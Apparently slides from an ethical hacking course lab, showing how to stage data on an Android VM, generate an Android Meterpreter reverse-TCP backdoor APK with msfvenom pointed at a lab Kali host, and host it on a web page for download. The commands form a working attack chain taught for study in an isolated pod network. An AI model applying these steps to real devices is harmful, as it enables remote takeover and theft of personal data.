


Part 3

EH-Lolli-xx


Create some data
(to steal)

EH-Lolli-xx




Browser icon

EH-Lolli-xx




Find some pictures you like

EH-Lolli-xx




Select one picture then click-and-hold to get pop-up menu

EH-Lolli-xx




Save the image

EH-Lolli-xx




File Manager App

EH-Lolli-xx



File Manager App

EH-Lolli-xx





Part 4

EH-Kali-xx

Create backdoor
payload

EH-Kali-xx

msfvenom -l | grep droid

```

root@eh-kali-05:~# msfvenom -l | grep droid
  android/meterpreter/reverse_http      Run a meterpreter server on Android. Tunnel communication over HTTP
  android/meterpreter/reverse_https    Run a meterpreter server on Android. Tunnel communication over HTTPS
  android/meterpreter/reverse_tcp      Run a meterpreter server on Android. Connect back stager
  android/shell/reverse_http           Spawn a piped command shell (sh). Tunnel communication over HTTP
  android/shell/reverse_https          Spawn a piped command shell (sh). Tunnel communication over HTTPS
  android/shell/reverse_tcp            Spawn a piped command shell (sh). Connect back stager
root@eh-kali-05:~#

```

msfvenom

- is a payload generator.
- It replaces the older msfpayload and msfencode tools.

<https://www.offensive-security.com/metasploit-unleashed/msfvenom/>

EH-Kali-xx

```
msfvenom -p android/meterpreter/reverse_tcp LHOST=10.76.5.150 LPORT=4444 R > backdoor.apk
```

```
root@eh-kali-05:~# msfvenom -p android/meterpreter/reverse_tcp LHOST=10.76.5.150 LPORT=4444 R > backdoor.apk
No platform was selected, choosing Msf::Module::Platform::Android from the payload
No Arch selected, selecting Arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 9487 bytes

root@eh-kali-05:~#
```

This creates a "back door" payload for Android. When it runs it will connect back to EH-Kali-05 in Pod 5 at 10.76.5.150 using port 4444.

msfvenom

- is a payload generator.
- It replaces the older msfpayload and msfencode tools.

<https://www.offensive-security.com/metasploit-unleashed/msfvenom/>



Part 5

EH-Kali-xx

Make a website

EH-Kali-xx

```
cd /var/www/html
scp -r xxxxx76@opus:/home/cis76/depot/webpages/* .
mkdir files
cp /root/backdoor.apk files/
```

```
root@eh-kali-05:/var/www/html# scp -r simben76@opus:/home/cis76/depot/webpages/* .
simben76@opus's password:
admonition                                100%   33      0.0KB/s   00:00
cylons.html                               100%  352      0.3KB/s   00:00
humans.html                               100%  373      0.4KB/s   00:00
galactica.png                             100%  39KB    39.1KB/s   00:00
cylon.gif                                  100% 1074KB   1.1MB/s   00:00
index.html                                 100%  156      0.2KB/s   00:00
root@eh-kali-05:/var/www/html# ls
admonition  backup-L9.tar  cylons.html  humans.html  images  index.html
root@eh-kali-05:/var/www/html#
```

Build a website to distribute the "backdoor" payload

EH-Kali-xx

Edit index.html and add this line:

```
<p>Please download this malicious file and install it: <a href="files/backdoor.apk">backdoor.apk</a></p>
```

```
root@eh-kali-05: /var/www/html
<!DOCTYPE html>
<html>
  <head>
    <title>CIS 76</title>
  </head>
  <body>
    <h1>CIS 76</h1>
    <p>Hacking without permission is a crime!</p>
    <p>Please download this malicious file and install it: <a href="files/backdoor.apk">backdoor.apk</a></p>
  </body>
</html>
```

Create a files directory for the payload file then set permissions.

